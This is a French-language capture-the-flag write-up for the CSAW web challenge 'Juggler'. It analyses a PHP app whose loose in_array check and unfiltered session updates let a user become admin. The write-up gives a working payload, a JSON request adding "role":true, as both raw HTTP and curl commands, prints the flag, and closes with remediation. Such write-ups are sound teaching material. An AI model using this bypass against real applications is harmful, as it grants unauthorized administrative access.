Juggler
Juggling — the act of tossing and catching two or more masses where at least one is assigned an airborne trajectory at any given time.
Catégorie : Web Difficulté : Facile / Moyen Flag :
csaw{tw0_f0r_0n3_2gc9w2hz}
Sommaire
- Description
- Reconnaissance
- Analyse du code source
- La vulnérabilité : PHP Type Juggling
- Exploitation
- Flag
- Remédiation
- Points clés
Description
Juggling — the act of tossing and catching two or more masses where at least one is assigned an airborne trajectory at any given time.
L’énoncé est un indice déguisé. Les mots mis en évidence (mass, assign) et le mot Juggling pointent directement vers le PHP Type Juggling — les comparaisons lâches (==) de PHP qui « jonglent » entre les types de données.
Reconnaissance
L’application « Juggler » est un site PHP 8.2 (Apache, SQLite) classique proposant :
- inscription (
register.php) - connexion (
login.php) - tableau de bord utilisateur (
dashboard.php) - panneau admin (
admin.php) — contient le flag

On commence par créer un compte.

Une fois connecté, le tableau de bord permet de mettre à jour son profil (nom d’utilisateur / mot de passe) via une requête JSON.

L’objectif est d’accéder à /admin.php, mais celui-ci exige un rôle administrateur.
Analyse du code source
Contexte : les rôles admin sont imprévisibles
Le Dockerfile génère deux rôles admin aléatoires de 32 caractères [a-z0-9] au moment du build :
RUN admin_role1=$(cat /dev/urandom | tr -dc "a-z0-9" | head -c 32) \
    && admin_role2=$(cat /dev/urandom | tr -dc "a-z0-9" | head -c 32) \
    && sed -i "s/placeholder_admin_role1/$admin_role1/g" config/config.ini \
    && sed -i "s/placeholder_admin_role2/$admin_role2/g" config/config.ini
➡️ Impossible de deviner ou de brute-forcer la valeur du rôle admin. Il faut donc contourner la logique de comparaison, pas la connaître.
1 — Le contrôle d’accès admin (admin.php)

$config = parse_ini_file(__DIR__ . "/../config/config.ini", true);
$adminRoles = $config["Roles"]["admin_roles"];   // ["<32 chars>", "<32 chars>"]

if (!isset($_SESSION["role"]) ||
    !in_array($_SESSION["role"], $adminRoles)      // ⚠️ comparaison LÂCHE
){
    header("Location: index.php");
    exit();
}
// ... echo file_get_contents("../flag.txt");
Le point faible : in_array($_SESSION["role"], $adminRoles) est appelé sans le troisième argument true. La recherche se fait donc en comparaison lâche (==) et non stricte (===).
2 — La mise à jour de profil (profile_update.php)

$jsonData = json_decode(file_get_contents("php://input"), true);
// ... validation CSRF + username ...

foreach($jsonData as $jsonKey => $jsonValue){
    if (array_key_exists($jsonKey, $_SESSION))
        $_SESSION[$jsonKey] = $jsonValue;          // ⚠️ écriture arbitraire en session
    if (in_array($jsonKey, $dbColumns, true)){
        $stmt = $pdo->prepare("UPDATE users SET `$jsonKey` = ? WHERE id = ?");
        if ($jsonKey === "password")
            $jsonValue = password_hash($jsonValue, PASSWORD_DEFAULT);
        $stmt->execute([$jsonValue, $_SESSION["user_id"]]);
    }
}
Le second point faible : le handler itère sur toutes les clés du JSON envoyé et, si une clé existe déjà dans $_SESSION, il écrase sa valeur sans aucun filtrage de type.
Or role est bel et bien présent dans la session (posé au login : $_SESSION["role"] = $user["role"];). On peut donc réassigner $_SESSION["role"] à la valeur de notre choix — y compris un type non-string, puisque l’entrée est du JSON.
La vulnérabilité : PHP Type Juggling
En combinant les deux failles :
- On écrit
$_SESSION["role"] = true(booléen JSON) viaprofile_update.php. admin.phpévaluein_array(true, $adminRoles)en comparaison lâche.
En PHP, la comparaison lâche d’un booléen avec une chaîne suit cette règle :
| Comparaison | Résultat |
|---|---|
true == "n'importe quelle string NON vide" | true ✅ |
true == "" | false |
Comme les rôles admin sont des chaînes de 32 caractères (donc non vides), on obtient :
in_array(true, ["3f8a…(32c)", "9b2c…(32c)"])
// équivaut à : (true == "3f8a…") || (true == "9b2c…")
// équivaut à : true || true  →  TRUE
Note importante (PHP 8) : le grand classique
0 == "string"ne fonctionne plus en PHP 8 — depuis cette version, comparer un entier à une chaîne non numérique convertit l’entier en chaîne ("0" == "abc"→false). C’est pourquoi il faut employer le booléentrue, et non l’entier0. C’est là toute la subtilité du challenge, et le double sens du flagtw0_f0r_0n3(two for one : deux failles pour un exploit).
Exploitation
Étape 1 — Capturer la requête légitime de mise à jour du profil
Depuis le tableau de bord, on clique sur « Edit Profile » / « Save Changes » et on intercepte la requête POST /dashboard.php (Content-Type application/json) dans Burp. Elle contient déjà notre PHPSESSID et le csrf_token valide.

Étape 2 — Injecter "role": true
Il suffit d’ajouter la clé role avec la valeur booléenne true au corps JSON, puis d’envoyer.

POST /dashboard.php HTTP/1.1
Host: 10.0.166.224
Content-Type: application/json
Cookie: PHPSESSID=527bd31cf3069b653d872cc73579f205

{
  "username":"JackOrion",
  "password":"pass",
  "csrf_token":"3a8bce6fead2dce76232188ac47f107458133bec978ea93c814ad25850fc53c7",
  "role":true
}
Réponse : {"status":"success"} → $_SESSION["role"] vaut désormais true.
Version en ligne de commande
URL=http://10.0.166.224
COOKIE="PHPSESSID=527bd31cf3069b653d872cc73579f205"
CSRF="3a8bce6fead2dce76232188ac47f107458133bec978ea93c814ad25850fc53c7"

# 1) Type juggling : role = true (booléen)
curl -s -H "Content-Type: application/json" -b "$COOKIE" \
  -d "{\"username\":\"JackOrion\",\"role\":true,\"csrf_token\":\"$CSRF\"}" \
  "$URL/dashboard.php"

# 2) Récupération du flag
curl -s -b "$COOKIE" "$URL/admin.php"
Étape 3 — Accéder au panneau admin
On visite /admin.php avec la même session : le contrôle in_array(true, $adminRoles) renvoie true, l’accès est accordé.
Flag

csaw{tw0_f0r_0n3_2gc9w2hz}
Remédiation
- Comparaison stricte. Toujours passer
trueen troisième argument dein_array():in_array($_SESSION["role"], $adminRoles, true); // comparaison === - Ne jamais fusionner aveuglément l’entrée utilisateur dans la session. Il faut une liste blanche explicite des champs modifiables (p. ex.
username,passworduniquement) et interdire toute clé sensible commerole,user_id, etc. :$allowed = ["username", "password"]; foreach ($jsonData as $k => $v) { if (!in_array($k, $allowed, true)) continue; // ... } - Valider/typer les entrées. N’accepter que des chaînes pour les champs texte et rejeter les types inattendus (booléens, tableaux,
null).
Points clés à retenir
in_array()/==sans comparaison stricte = faille de type juggling classique.- En PHP 8,
0 == "string"est corrigé, maistrue == "string non vide"restetrue— un vecteur toujours d’actualité. - Un
foreachqui recopie l’entrée utilisateur dans$_SESSIONou en base sans liste blanche est une mass assignment (le double sens de l’énoncé : mass + assign). - Deux petites erreurs de logique combinées suffisent à un contournement d’authentification complet — two for one.